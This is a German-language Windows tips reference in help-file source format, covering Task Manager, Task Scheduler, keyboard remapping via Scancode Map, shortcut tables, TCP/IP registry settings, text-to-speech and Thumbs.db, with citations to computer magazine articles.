Statt den Explorer über den Taskmanager mit "Prozess beenden" zu killen, kann er bei Windows 7 im Startmenü durch Ctrl + Shift + Maus-Rechtsklick im rechten, freien Teil (oberhalb von "Herunterfahren") sauberer beendet werden. Gemäß c't Heft 18/2011, Seite 12 ist dies insbesondere beim Programmieren von Explorer-Erweiterungen hilfreich. Zum Neustart des Explorers wird dann aber doch der Taskmanager benötigt.

Taskmanager

\$ Taskmanager

K Taskmanager; Grundeinstellungen Taskmanager wiederherstellen

#\$K**TASKMON.EXE**

TASKMON.EXE (nicht mit TASKMAN.EXE verwechseln) wird von Win98 automatisch beim Booten gestartet und sammelt Informationen über die gestarteten Programme. Damit ist es Win98 möglich, die Programme so in den Cache zu laden, damit sie direkt dort auch ausgeführt werden können und nicht zuerst in den normalen Arbeitsspeicher umkopiert werden müssen.

Sieh auch AutoStart, Cache.

```
# TASKMON_EXE
$ TASKMON.EXE
K TASKMON.EXE;Cache, Programm im ~ ausführen
```

#\$K Task Scheduler

Der Task Scheduler {bmc shortcut.bmp} von Windows wurde mit Vista gründlich überarbeitet und bietet wesentlich mehr Möglichkeiten. Sowohl mit der alten API 1.0 als auch mit der neuen API 2.0 des Task Scheduler befasst sich Toolbox Heft 2/2008, Seite 6ff.

Vor Vista wurden Prozesse, die über Scheduler gestartet wurden, mit den Rechten des Systems ausgeführt. Damit war es mittels des at.exe-Befehls einem Administrator möglich, noch weitergehende Rechte auf dem lokalen Computer zu erhalten (aber keinen Zugriff auf Netzwerkressourcen). Das at-Kommando war also auch ein ganz spezielles "RunAs".

Leider tritt wohl öfter die Fehlermeldung "The task image is corrupt or has been tampered with. <TaskName>" auf. In diesem Fall sollte zunächst unter "View" das "Show hidden Tasks" aktiviert werden. Ist der Task jetzt sichtbar, dann löschen. Ansonsten den entsprechende Eintrag unter %systemroot%\system32\tasks\bmc explorer.bmp\bmc admin.bmp suchen und löschen. Und der zugehörige Eintrag unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\bmc tree.bmp (muss meist durchgeblättert werden bis unter "Path" der gesuchte Eintrag auftaucht) sollte auch noch gelöscht werden. Dann sollte es wieder gehen.

Gemäß PC-Welt Heft 7/2009, Seite 23 können Aufgaben, die eigentlich erst bei Inaktivität gestartet werden sollen, mit dem Kommando rundll32.exe advapi32.dll,ProcessIdleTasks\bmc shortcut.bmp sofort gestartet werden.

Wie bei Vista und Win7 ein Task gleich nach dem Aufwachen aus dem Ruhezustand programmiert wird, ist in der c't Heft 11/2010, Seite 164f beschrieben:

- In Task Scheduler {bmc shortcut.bmp} im Aktionen-Panel "Aufgabe erstellen ..." auswählen und die allgemeinen Angaben (Name, Beschreibung) eintragen.
- Unter "Trigger" einen neuen Trigger anlegen und "Aufgabe starten" = "Bei einem Ereignis" auswählen. Von "Minimal" auf "Benutzerdefiniert" umschalten und einen neuen Ereignisfilter anlegen: "Ereignisebene" = "Informationen" setzen. Bei "Per Protokoll" aus der Dropdownliste unter "Windows Protokolle" den Eintrag "System" aktivieren und als Ereignis-ID die 1 eingeben. Jetzt mit "OK" den Ereignisfilter-Dialog schließen.
- Im Tab "Aktionen" muss jetzt nur noch die gewünschte Aktion eingetragen werden.
- Bei den "Bedingungen" und "Einstellungen" die Eintragungen noch prüfen!

Gemäß c't Heft 27/2015, Seite 148 sind folgende Änderungen notwendig um zu vermeiden, dass der Task auch aus anderen Gründen gelegentlich gestartet wird:

- Als Trigger statt dem "Per Protokoll" die Option "Per Quelle" wählen und hier den Eintrag "Power-Troubleshooter". Hier wieder wie oben die Ereignis-ID 1 eintragen

Unter Windows 7 erhält man gelegentlich beim Öffnen der Aufgabenplanung die Fehlermeldung
Die ausgewählte Aufgabe "{0}" ist nicht mehr vorhanden.

Verursacht wird dies meist durch die Aufgabe "Defrag" und kann wie folgt behoben werden:

- Am besten zuerst von der xml-Datei "%windir%\System32\Tasks\Microsoft\Windows\Defrag\ScheduledDefrag" eine Kopie erstellen.
- Dann diese Datei löschen!
- Jetzt über die Aufgaben-Planung unter "Aufgabenplanungsbibliothek", "Microsoft Windows", "Defrag" eine mit dem "Assistenten für einfache Aufgaben" eine neue Aufgabe "ScheduledDefrag" erstellen. Die Einstellungen können aus der in einem Editor geöffneten Sicherungskopie ausgelesen werden:
 - Monatlich
 - Alle Monate auswählen, Tage z.B. den 10ten jeden Monats wählen
 - Programm starten, %windir%\system32\defrag.exe
 - Argumente übernehmen, z.B. \\?\Volume{f5a18025-0cf9-11df-9964-806e6f6e6963}\
 - Nach Ende des Assistenten bei den allgemeinen Eigenschaften noch "Unabhängig von der Benutzeranmeldung ausführen", "Kennwort nicht speichern, die Aufgabe greift nur auf lokale Computerressourcen zu" und "Mit höchsten Privilegien ausführen" wählen.
 - Das Benutzerkonto auf "System" ändern.
 - Unter Bedingungen noch das "Aufgabe nur starten, falls Computer im Leerlauf ist für" z.B. "10 Min" und "Auf Leerlauf warten für" z.B. auf "2 Stunden" setzen.

Wer möchte, kann die so neu erstellte Datei mit der alten Sicherung noch vergleichen.

Außerhalb des Taskplaners dürfen die Dateien unter "%windir%\System32\Tasks nicht verändert werden. Man kann jedoch die Task-Dateien an einem anderen Ort verändern, die Extension xml hinzufügen und sie über den Taskplaner importieren!

Das Kommandozeilentool schtasks /?{bmc dos.bmp} kann eine Aufgabe (auch ohne Adminrechte) von der Kommandozeile einrichten, z.B. schtasks /create /tn TestGruss /sc once /st 14:00 /tr "msg * Moin":

TaskScheduler

\$ Task Scheduler

K Task Scheduler;Scheduler (Tasks);Geplante Aufgaben;at.exe (Task Scheduling);Aufgaben-Planung; Die ausgewählte Aufgabe "{0}" ist nicht mehr vorhanden

Erstelle einen Task mit dem Namen TestGruss, der Wiederholungsfrequenz "einmalig", dem Start um 14:00 Uhr mit einer Meldung über msg.exe.

#\$K!Tastatur

Tastatur
\$ Tastatur
K Tastatur;NUM-Lock;Keyboard;Feststelltaste
! IfThenElse(IsNT(),JumpId(,TastaturNT),JumpID(,Tastatur95))

#\$Tastatur (Win9x)

Einstellungen für die Tastatur finden sich unter [HKCU\Control Panel\Keyboard{bmc tree.bmp}](#). Unter Win95 finden sich die Voreinstellungen für NUM-Lock, Shift-Lock, Scroll-Lock unter [HKCU\Control Panel\Microsoft Input Devices\Keyboard{bmc tree.bmp}](#).

Daneben gibt es unter [HKCU\Control Panel\Accessibility\KeyboardResponse{bmc tree.bmp}](#) weitere Eintragungen zur Tastatur.

Eine Liste der Tastatur-Shortcuts für Win9x gibt es im Artikel Q126449 in MS-Knowledge-Base <http://support.microsoft.com/search/default.asp{bmc earth16.bmp}>, die größtenteils auch für NT4 gelten.

Wenn die Tastenkombination "Win + E" nicht mehr den Explorer startet, so liegt dies daran, dass im Startmenü unter Einstellungen "Systemsteuerung" und "Drucker" ausgeblendet wurden (Zeitschrift c't, Heft 26/2000, Seite 151).

Wenn sich unter win98 beim Start ungewollt immer CapsLock einschaltet (vor allem bei USB-Tastaturen) dann hilft es, den KEYB.COM aus der AUTOEXEC.BAT zu entfernen bzw. durch einen anderen Treiber (aus dem Internet, z.B. KDrive <http://www.datendienst.com/kdrive/KDrive.htm{bmc earth16.bmp}>) zu ersetzen (c't Heft 1/2001, Seite 163)

Siehe auch [Tastatur NT](#).

Tastatur95
\$ Tastatur95

#K Tastatur (NTff)

Einstellungen für die Tastatur finden sich unter HKCU\Control Panel\Keyboard{bmc tree.bmp}. Unter NTff gibt es hier einen Eintrag InitialKeyboardIndicators{bmc edit.bmp}, dessen Bit 1 ($2^1=2$) den Zustand von NUM-Lock nach dem Logon repräsentiert, d.h. wenn hier statt der 0 eine 2 eingetragen wird, dann ist NUM-Lock nach dem Logon automatisch aktiv. Am besten auch gleich unter HKU\Default\...{bmc edit.bmp} als Vorgabe für neue Accounts und auch als Einstellung vor dem Login für die Usernamen- und Passwort-Eingabe. Unter Vista findet sich hier in der Regel der Wert 2147483648 (= $80000000 = 2^{31}$), der dann um 2 auf 2147483650 (= 80000002) zu erhöhen ist. Welche Funktion das Bit 2^{31} hat, ist nicht bekannt. Dass der Wert als String (Reg_SZ) gespeichert ist (und nicht als DWORD), ist etwas überraschend und kommt ziemlich sicher aus einer der ersten NT-Versionen.

Daneben gibt es unter HKCU\Control Panel\Accessibility\Keyboard Response{bmc tree.bmp} weitere Eintragungen zur Tastatur.

Unter Win2000/XP kann über Systemsteuerung | Regions- und Sprachoptionen | Sprachen | Details | Tastatur für das "Deaktivieren der Feststelltaste" zwischen "Feststelltaste" und "Umschalttaste" umgeschaltet werden. Unter NT4 geht es ab ServicePack 4, indem unter HKLM\SYSTEM\CurrentControlSet\Control\Keyboard Layout der Eintrag mit dem aktuell verwendeten "LayoutText" (gemäß Systemsteuerung | Ländereinstellungen | Eingabe) gesucht wird und hier der neue DWORD-Eintrag Attributes mit dem hexadezimalen Wert 10000 hinzugefügt wird. Dies ist nach Neustart dann wirksam.

Die Feststelltaste kann mit einem Klang hinterlegt werden, damit man auf versehentliches drücken aufmerksam wird: WinXP: Systemsteuerung | Eingabehilfe{bmc shortcut.bmp} | Tastatur "Statusanzeige" aktivieren. Oder die Taste ganz deaktivieren: siehe unten. (PC-Welt Heft 5/2002, Seite 73f)

Tasten lassen sich unter NT4 und Nachfolgern umbelegen oder deaktivieren: Unter HKLM\SYSTEM\CurrentControlSet\Control\Keyboard Layout.Scancode Map{bmc edit.bmp} (Binary) anlegen und geeignet belegen. Bzw. wenn Tasten nicht wie normal funktionieren: "Scancode Map" löschen! Details siehe Zeitschrift PC-Welt Heft 3/2002- Seite 236 <http://www.pcwelt.de>{bmc earth16.bmp} und Microsoft Knowledgebase Q216893{bmc earth16.bmp} bzw <http://www.microsoft.com/whdc/device/input/w2kscan-map.mspx>.

Z.B wird mit der Zahlenkolonne

```
00 00 00 00 00 00 00 00 02 00 00 00 00 00 3a 00 00 00 00 00
|< Header>| |< Flags >| |< Anzahl>| |< Taste1>| |< Termi.>|
```

die CapsLock-Taste ab dem nächsten Neustart (für alle User! Useraccount-spezifisch vgl. Policy-Editor) deaktivieren. Um beispielsweise die linke Windows-Tasten abzuschalten

```
00 00 00 00 00 00 00 00 03 00 00 00 00 00 5B E0 00 00 5C E0 00 00 00 00
|< Header>| |< Flags >| |< Anzahl>| |< Taste1>| |< Taste2>| |< Termi.>|
```

oder die linke Windows-Tasten auf <Rollen> zu setzen und <Rollen> auf die Windows-Tasten zu verlegen, weisen Sie „Scancode Map“ diesen Binärwert zu:

```
00 00 00 00 00 00 00 00 04 00 00 00 5B E0 46 00 46 00 5C E0 46 00 5B E0 00 00 00 00
|< Header>| |< Flags >| |< Anzahl>| |< Taste1>| |< Taste2>| |< Taste3>| |< Termi.>|
```

Das Format des Strings ist folgendermaßen zu lesen:

```
00 00 00 00      Headerinformation
00 00 00 00      Flags, Details unbekannt
04 00 00 00      1 + Anzahl der Definitionen
5B E0 46 00      Erste Definition: Linke Windows-Tasten-Funktion auf Scroll-Lock-Taste
46 00 5C E0      Zweite Definition: Rollen-Funktion auf rechte Windows-Taste
46 00 5B E0      Dritte Definition: Rollen-Funktion auf linke Windows-Taste
00 00 00 00      Null-Terminator
```

Die Scancodes werden in der Registry im "Little Endian"-Format angegeben. "Little Endian" (Little End First) bedeutet, dass das kleine Ende eines Wertes zuerst kommt. Aus dem Scancode der Linken Windows-Taste "E05B" wird also „5B E0“. Änderungen werden nach Neustart wirksam! Es können soweit bekannt hiermit nicht die Tastenfunktion für ohne Shift (z.B. "3"), mit Shift (z.B. "\$") und mit ALT-GR (z.B. "3") getrennt verändert werden!




Die Scancodes der Tasten in hex:

ESC	F1	F2	F3	F4	F5	F6	F7	F8	F9	F10	F11	F12	Prt	Scr
0001	003B	003C	003D	003E	003F	0040	0041	0042	0043	0044	0057	0058		0046
^ °	1 !	2 "	3 §	4 \$	5 %	6 &	7 /	8 (9)	0 =	ß ?	``	BS	Ein Pos1
0029	0002	0003	0004	0005	0006	0007	0008	0009	000A	000B	000C	000D	000E	E052 E047
TAB	Q	W	E	R	T	Z	U	I	O	P	Ü	* +	Ret	Entf Ende

TastaturNT

\$ TastaturNT

K Caps-Lock;Umschalt-Feststell-Taste

000F	0010	0011	0012	0013	0014	0015	0016	0017	0018	0019	001A	001B	001C	E053	E04F
↓	A	S	D	F	G	H	J	K	L	Ö	Ä	'#			
003A	001E	001F	0020	0021	0022	0023	0024	0025	0026	0027	0028	0029			
↑	<>	Y	X	C	V	B	N	M	,;	.:	-_	↑			↑
002A	002B	002C	002D	002E	002F	0030	0031	0032	0033	0034	0035	0036			E048
Ctrl		ALT				space			AltGr			Ctrl	←	↓	
001D	E05B	0038				0039			E038	E05C	E05D	E01D	E04B	E050	

Mit dem Scancode 0000 wird die Taste Funktionslos!

Auch in der Zeitschrift für Computertechnik c't Heft 19/2003, Softlink [0319130{bmc earth16.bmp}](#), Seite 130ff beschreibt Peter Karp verschiedene Möglichkeiten zur Tastatur-Umbelegung und Erweiterung (Textbausteine, Makros, etc.).

Inzwischen gibt von Microsoft auch das Tool "Microsoft Keyboard Layout Creator" MSKLC zum kostenlosen Download (

Falls man (z.B. bei einer Remote-Steuerung) keine Win-Taste hat: Ctrl+ESC hat die gleiche Funktion. (c't Heft 25/2013, Seite 159).

Siehe auch [Tastatur \(Win95\).](#), [Tastatur-Umbelegung{bmc shortcut.bmp}](#).

#\$K Tastenkürzel

In Menüs wird die Taste, die einen Menüpunkt auswählt, unterstrichen angezeigt. Bei WinXP ist dieses Unterstreichen unter Umständen abgeschaltet, dann mittels Rechtsklick auf freiem Desktopteil, Eigenschaften, (oder Systemsteuerung, Anzeige(bmc shortcut.bmp)), Darstellung, Effekte ..., den Haken bei "Unterstrichene Buchstaben für Tastaturnavigation ausblenden" wegmachen. Windows sucht sich selbst einen Buchstaben, in der Regel der erste Buchstabe des Menü-Eintrags. Explizit festlegen lässt sich der Buchstabe, indem an der Stelle wo der Menüeintrag definiert ist, dem gewünschten Buchstaben ein & - Symbol vorangestellt wird. Z.B. führt "Note&pad" zu "Notepad".

Die gesetzte Option "Systemsteuerung, Drucker und Netzwerk aus dem Startmenü ausblenden" (siehe System-Einschränkungen) (NoSetFolders(bmc edit.bmp)) führt zumindest bei einigen Windows-Versionen dazu, dass die Tastenkombination Win + E dann nicht mehr den Explorer startet!!

Die wichtigsten Windows-Tastenkürzel (PC-Welt Heft 8/2011, Seite 42ff):

Taste	Funktion	Taste	Funktion
F1	Hilfe	Win	Startmenü
F3	Suchen	Win + d	Desktop anzeigen
F4	App. Beenden	Win + e	Explorer
F5	Aktualisieren	Win + f	Find, Suchen
Ctrl + X	Ausschneiden	Win + l	Lock, Comp. sperren
Ctrl + C	Copy	Win + r	Run, Ausführen
Ctrl + V	Einfügen	Ctrl + Shift + Esc	Task-Manager
Alt + Tab	App. wechseln	Ctrl + Alt + Del	Taskman (XP), Sperren etc. (Vista ff)
Alt + Shift + Tab			
Alt + Esc	nächstes Fenster	Alt + Space	Fenster-Menü öffnen
Print	Screenshot Desktop	Alt + Print	Screenshot akt. Fenster
Shift + →, ←, Pos1, Ende	Markierung erweitern	Win + 1, 2, ... 9	Taskleisten-App 1, 2, ... 9 starten
Ctrl + →, ←	wortweise statt zeichenweise	Win + Alt + 1, 2, ...	Sprungliste zur TaskleistenApp
Ctrl + y	letzte Aktion wiederholen	Alt + up	Explorer: Ebene höher
Ctrl + z	letzte Aktion zurück	Ctrl + <url>-Klick	öffnen in neuen Tab
Ctrl + n	neues Fenster	Alt	Menü einblenden, aktivieren
Ctrl + p	Print	Ctrl + B	Bookmark-Menü
Ctrl + s	Save		

Aus PC-Welt Heft 2/2014, Seite 40 noch einige neue von Win 8:

Taste	Funktion	Taste	Funktion
Alt	Menü öffnen (z.B. Explorer)	Pfeiltasten	In App-Ansicht Sprung in die gewünschte Richtung
Alt + F4	Schließt Programme und Apps (alt, aber unter Win 8 wichtig!)	Win-Taste	Wechsel zwischen Startbildschirm und letzter App
Win + c	Charm bar öffnen	Win-Taste, Text	Suche starten
Win + p	Projektor und andere externe Displays	Win + q	Systemübergreifende Suche
Win + h	Teilen (Senden via eMail, Social-Net)	Win + i	Einstellungs-Menü
Win + x	8.1: Kontextmenü des Startbuttons	Win + Enter	Start/Stop sprachausgabe
Win + k	Geräte-Menü		

Selbst (zufällig) entdeckte Tastenkombinationen des Win 8.1-Desktops:

Taste	Funktion	Taste	Funktion
Ctrl + Shift + 1	Riesige Desktop-Symbole mit dem Namen unter dem Symbol	Ctrl + Shift + 5	Listendarstellung mit kleinen Symbolen und nur Name (rechts vom Symbol)
Ctrl + Shift + 2	Große Desktop-Symbole (wie rechte Maustaste, Ansicht, "Große Symbole	Ctrl + Shift + 6	Detail-Liste mit Icon, Name, Größe, Typ und Änderungs-Datum
Ctrl + Shift + 3	Mittelgroße Desktop-Symbole	Ctrl + Shift + 7	Beschriftung der Desktop-Icons 3-zeilig (mit Name, Typ und Dateigröße) rechts neben dem Icon
Ctrl + Shift + 4	Kleine Symbole, Name unter dem	Ctrl + Shift + 8	Wie zuvor, jedoch kleinere Icons

Tastenkürzel

\$ Tastenkürzel

K Tastenkürzel;ShortCut (Taste); & (Tastenkürzel); Tastaturnavigation (Tastenkürzrl)

Symbol

#\$K TCP/IP

Gemäß dem Buch

Burkhard Müller: Netzwerke. Planen, organisieren, sichern, Mark+Technik-Verlag
welches auf der c't Heft 4/2006-Heft-CD als eBook mit drauf ist, gibt es folgende Registry-Einstellungen in Win2K bezüglich TCP/IP:

HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters.AllowUserRawAccess{bmc edit.bmp} (DWORD, Default 0): Normalerweise sind für den Raw-Access Administratorrechte notwendig. Wird dieser Wert auf 1 gesetzt, reichen normale Userrechte aus.

HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters.ArpAlwaysSourceRoute{bmc edit.bmp} (DWORD, default: Eintrag nicht vorhanden): ARP-Anfragen werden normalerweise ohne Source Routing übertragen. Routing wird erst verwendet, wenn keine Antwort kommt. Beim Wert 0 werden alle IP-Broadcasts ohne Source Routing verschickt. Beim Wert 1 wird Source Routing in Token Ring Netzen verwendet.

...

HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters.DatabasePath (REG_SZ) (Default %SystemRoot%\system32\drivers\etc.): Legt das Verzeichnis für wichtige Dateien für WinSock wie services., protocol., lmhosts., ... fest.

...

Gemäß PC-Welt Heft 12/2007, Seite 175 dauert bei Vista die DSL-Einwahl deutlich länger als bei WinXP. Dies liegt daran, dass Vista normalerweise zuerst versucht, via IPv6 eine Verbindung aufzubauen und erst wenn dies scheitert, dann auf IPv4 zurückschaltet. Vermeiden lässt sich dies, indem entweder einzeln für die jeweilige Verbindung "Internetprotokoll Version 6 (TCP/IPv6)" deaktiviert wird. Alternativ kann global durch den Registry-Eintrag HKLM\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters.DisabledComponents{bmc edit.bmp} (geg. neu als DWORD anlegen) mit dem Wert FF (=255).

Siehe auch Netzwerk, NetBIOS.

TCPIP

\$ TCP/IP

K TCP/IP;Netzwerk TCP/IP;IPv6

##\$K **Telefon-Wählregeln (Windows)**

Beim Synchronisieren von Outlook-Kontakten mit anderen Geräten wird die Telefonnummer fast immer nicht so in Landeskennzahl, Vorwahl und Rufnummer aufgespalten, wie Windows das gern hätte. Und oft nicht mit der optionalen Null vor der Vorwahl. Aus +49 150 999999 macht Windows dann 150 999999 und es kommt keine Verbindung zustande. Workarounds:

- Unter http://www.office-loesung.de/ftopic505651_0_0_asc.php{bmc_earth16.bmp} wird empfohlen, entweder ein Sync-Tool zu verwenden, das die Vorwahl ordentlich mit hinzugefügter 0 in das Vorwahl-Feld einträgt oder eine 0 zur Amtsholung zu konfigurieren, die dann zumindest für nationale Gespräche funktioniert.
- Für den eigenen Standort z.B. die Weihnachtsinseln mit der Ortsnetzkennzahl 9999 eingeben. Damit wird Windows dazu gezwungen, immer die volle internationale Nummer (incl. Umwandlung von + in 00) zu wählen. Man sollte aber prüfen, ob die Gespräche trotzdem richtig abgerechnet werden.

TelefonWaehlregeln

\$ Telefon-Wählregeln (Windows)

K Telefon-Wählregeln (Windows);Wählregeln (Windows, Telefon)

#\$K **Telnet**

Gemäß c't Heft 16/2007, Seite 168 wird bei Vista das Telnet-Tool standardmäßig nicht installiert, kann aber über den Systemsteuerungsdialog "Programme und Funktionen", Windows-Funktionen" nachinstalliert werden.

Telnet
\$ Telnet
K Telnet

#\$K Temporäre Dateien

Es gibt einige Programme, die auf einigen Rechnern mit einer Fehlermeldung der Art "Fehler beim Erstellen einer temporären Datei" abstürzen. Eine mögliche Ursache kann sein, dass sie die temporäre Datei unter c:\windows\temp anlegen wollen, egal in welchem Verzeichnis Windows (z.B. c:\win95) installiert ist. Dann hilft manchmal, unter c:\ ein windows- und darunter ein temp-Verzeichnis anzulegen.

TemporäreDateien
\$ Temporäre Dateien
K Temporäre Dateien

#\$K Temporary Internet Files

Im Ordner Temporary Internet Files (=Shell-Folder "Cache"{bmc explorer.bmp}), unter Win7 im Ordner %userprofile%\AppData\Local\Microsoft\Windows\Temporary Internet Files zeigt der Explorer von Windows ab der Windowsversion ?? selbst dann, wenn man versteckte und Systemdateien anzeigen lässt, **keine** Unterverzeichnisse an. Workaround: Im Commandinterpreter in das Verzeichnis gehen, mit `dir /A:D` die Verzeichnisse auflisten lassen ({bmc dos.bmp}). Wenn man im Explorer in die Adresleiste den Unterverzeichnisnamen hinzufügt, dann wird der Inhalt auch im Explorer angezeigt.

Temporary Internet Files

\$ TemplnetFiles

K TemporaryInternetFiles;hidden Subfolders (temporary Internet Files);verborgene Unterverzeichnisse (temporary Internet Files);Subfolders hidden (temporary Internet Files)

#\$K Terminal

Das OpenSource-X-Terminal-Programm Xming ([http://www.straightrunning.com/XmingNotes\(bmc_earth16.bmp\)](http://www.straightrunning.com/XmingNotes(bmc_earth16.bmp))) lässt sich auch vom USB-Stick auf WinXP ff betreiben. Bei Bedarf gibt's auch ein zusätzliches Paket mit Schriften. (c't Heft 17/2006, Seite 70, Softlink [0617070\(bmc_earth16.bmp\)](#))

Gemäß Toolbox Heft 6/2007, Seite 96 lässt sich mittels

GetSystemMetrics(SM_REMOTESESSION)

ermitteln, ob eine Windowsapplikation auf einem Terminalserver läuft oder auf einem normalen PC.

Terminal

\$ Terminal

K Terminal;X-Server;X11-Terminal;Xming

#\$**TeX**

Über TeX gibt's in der c't Heft 9/2005, Seite 172ff (Softlink [0509172{bmc earth16.bmp}](#)) einen Artikel.

TeX

\$ TeX

K TeX;LaTeX

#\$K **Text-in-Sprache**

Auch in der deutschen Vista-Version ist für "Text-in-Sprache" nur die Stimme "Microsoft Anna - English (United States)" installiert. Ein deutscher Text ist damit unverständlich. Gemäß c't Heft 9/2009, Seite 158 (Softlink [0909158{bmc_earth16.bmp}](http://www.c-t.de/0909158/bmc_earth16.bmp)) muss man aus lizenzrechtlichen Gründen zuerst den Microsoft Reader <http://download.microsoft.com/download/5/b/2/5b231d0c-57d7-4267-a767-e7516b103f29/MSReaderSetupGer.exe> [bmc_earth16.bmp](http://www.c-t.de/0909158/bmc_earth16.bmp) installieren, wobei "Den Computer jetzt aktivieren" übersprungen werden kann, auch wenn nochmal eine Ermahnung kommt. Danach kann man die beiden kostenlosen Stimmen "LH Stefan" und "LH Anna" aus dem deutschen Text-to-Speech-Paket <http://download.microsoft.com/download/msreader/utility/1.0/w98nt42kmexp/de/readerttsinstallger.exe> [bmc_earth16.bmp](http://www.c-t.de/0909158/bmc_earth16.bmp) installieren, Z.B. im Acrobat Reader kann dann mittels Ctrl-Shift-V, Ctrl-Shift-B die Datei bis zum Ende vorgelesen werden.

Leider kommt mit aktuellem Vista beim Versuch LH Stefan oder LH Anna einzustellen, nur die Fehlermeldung "Die Stimme kann nicht wiedergegeben werden. Versuchen Sie ein anderes Ausgabegerät". Und unter <http://support.microsoft.com/?scid=kb%3Ben-us%3B942400&x=11&y=8> [bmc_earth16.bmp](http://www.c-t.de/0909158/bmc_earth16.bmp) heißt es "This behavior is by design."

TextInSprache
\$ Text-in-Sprache
K Text-in-Sprache;Sprachausgabe (Text-in-Sprache)

#\$K**Text-Rendering**

Traditionell wird in Windows zum Rendern von Text (Umsetzung in Pixel je nach Schriftgröße und Font) die GDI-API verwendet. Neuere Programme (z. B. Firefox ab V4.0 und IE ab V9.0) verwenden (gemäß c't Heft 9/2011, Seite 48) die DirectWrite-API, die Teil der Direct2D-API ist. Diese benutzt, sofern möglich, die GPU[{bmc shortcut.bmp}](#) der Graphikkarte zur Beschleunigung. Während die GDI-API[{bmc shortcut.bmp}](#) die Kerning-Anweisungen im Font ignorierte, wird dies bei DirectWrite richtig interpretiert und führt damit u. U. zu geändertem Zeilenumbruch. Das geänderte Anti-Aliasing (Verwendung von Sub-Pixeln) wird u.U. als etwas verschwommener Text empfunden. Prinzipiell lässt sich in DirectWrite die Subpixel-Verwendung beim Antialiasing zwar über den "GDI-Classic" (bzw. "GDI-Natural")-Mode abschalten, aber weder Windows 7 noch IE9 bieten eine entsprechende Einstellungsoption an.

TextRendering

\$ Text-Rendering

K Text-Rendering;DirectWrite-API;GDI-API (Text-Rendering);Rendering (Txt)

#\$K Thumber

Thumber ist ein in der Zeitschrift Toolbox vorgestelltes Programm, das JPG/GIG/PNF-Dateien als Thumbnails auf einer HTML-Seite darstellt. Die aktualisierte Version wird im Heft 3/2005, Seite 62f beschrieben.

Alternativen sind z.B. Picasa 2.0 (<http://www.pcwelt.de/491{bmc earth16.bmp}>) oder Xnview 1.8 (<http://www.xnview.com{bmc earth16.bmp}>).

Kostenlose Bildergalerien im Netz kann man gemäß PC-Welt Heft 2/2006, Seite 134 und 4/2006, Seite 138f hier erstellen:

- Arcor <http://www.arcor.de{bmc earth16.bmp}>: 1.4GB Platz, schwaches Design
- Flickr <http://www.flickr.com{bmc earth16.bmp}>: einfache Bedienung, englisch, begrenztes Upload-Volumen je Monat
- GMX <http://www.gmx.de{bmc earth16.bmp}>: 1GB Platz, max. 30 Tage Freigabe für Nicht-Mitglieder.
- Pixum <http://www.pixum.de{bmc earth16.bmp}>: 1GB Platz, umständliche Bedienung
- Yahoo <http://www.fotos.yahoo.de{bmc earth16.bmp}>: unbegrenzter Speicherplatz, Bilder werden aber auf 480*360 Pixel reduziert!

Siehe auch [Foto-Druck](#).

Thumber

\$ Thumber

K Thumber; Thumbnails als HTML-Seite; Bildergalerie als HTML-Seite; HTML-Bildergalerie

#\$K**Thumbs.db**

Windows XP ... Windows 7 verwenden in Ordnern mit Bildern eine Datei "Thumbs.db" um schneller Vorschaubilder anzeigen zu können. Wegen dem Attribut "hidden" ist die Datei oft gar nicht sichtbar. In Windows 7 verhindert diese Datei oft das Umbenennen des Ordners und lässt sich, da in Verwendung sobald das Verzeichnis angezeigt wird, auch nicht löschen. Auch das Löschen des ganzen Ordners wird dadurch oft verhindert.

Verschiedene Wege können bei Win7 helfen:

- Über "Organisieren", "Ordner- und Suchoptionen", Tab "Ansicht", Häkchen vor "Vorschauhandler im Vorschaufenster anzeigen" entfernen. Dann lässt sich Thumbs.db vielleicht/hoffentlich löschen. <http://anleiter.de/anleitung/wie-kann-ich-thumbs-db-loeschen/>{bmc earth16.bmp}
- In der Systemsteuerung unter "System", "Erweiterte Systemeinstellungen", im Tab "Erweitert" im Feld "Leistung (Visuelle Effekte, ...)" auf "Einstellungen" klicken. Im Tab "Visuelle Effekte" das "Miniaturansichten anstelle von Symbolen anzeigen" deaktivieren. Und dann noch im Explorer Über "Organisieren", "Ordner- und Suchoptionen", Tab "Ansicht", Häkchen vor "Immer Symbole statt Miniaturansichten anzeigen" setzen. <http://nerd.junetz.de/blogbox/index.php?/archives/579-Windows-7-Thumbs.db-laesst-sich-nicht-loeschen-oder-verschieben.html>{bmc earth16.bmp}
- Im Gruppenrichtlinieneditor [gpedit.msc](#){bmc shortcut.bmp}{bmc admin.bmp} unter "Benutzerkonfiguration", "Administrative Vorlagen", "Windows-Komponenten", "Windows-Explorer" auf der rechten Seite den Eintrag "Zwischenspeicherung von Miniaturansichten in versteckten "thumbs.db"-Dateien deaktivieren" Doppelklicken und auf "Aktiviert" setzen. <http://www.jochenbake.de/thumbs-db-in-windows-7-deaktivieren/>{bmc earth16.bmp}

ThumbsDb

\$ Thumbs.db

K Thumbs.db;Thumbnails;Vorschaubilder;Ordner (mit Bildern) umbenennen/löschen nicht möglich;Umbenennen nicht möglich (Ordner mit Bildern);Löschen nicht möglich (Ordner mit Bildern)

#\$K **Thunderbolt**

Die Thunderbolt-Schnittstelle ([https://de.wikipedia.org/wiki/Thunderbolt_\(Schnittstelle\)](https://de.wikipedia.org/wiki/Thunderbolt_(Schnittstelle)){bmc earth16.bmp}) findet sich seit ca. dem Jahr 2009 bei Apple-Geräten. Seit dem Jahr 2012 gibt es Thunderbolt auch für Windows-Geräte. Mit Thunderbolt 2 wurde 2013 die Brutto-Geschwindigkeit von 10 GBits/ auf 20Gbit/s erhöht. Thunderbolt 3 wurde 2015 vorgestellt und verwendet den USB-3.1-C-Stecker. Gemäß c't Heft 23/2015, Seite 160 unterstützt Intels Alpine-Ridge-Chip sowohl USB als auch Thunderbolt. Für die USB-Schnelllade-Funktion ist aber noch ein zusätzlicher Chip notwendig. Manche Mainboard-Hersteller lassen aber die Thunderbolt-Funktion des Alpine-Ridge-Chips brachliegen!

Thunderbolt
\$ Thunderbolt
K Thunderbolt

#\$K Tinte

Einen Test von Tinten für Tintendruker gibt's in der c't Heft 9/2005, Seite 132ff.

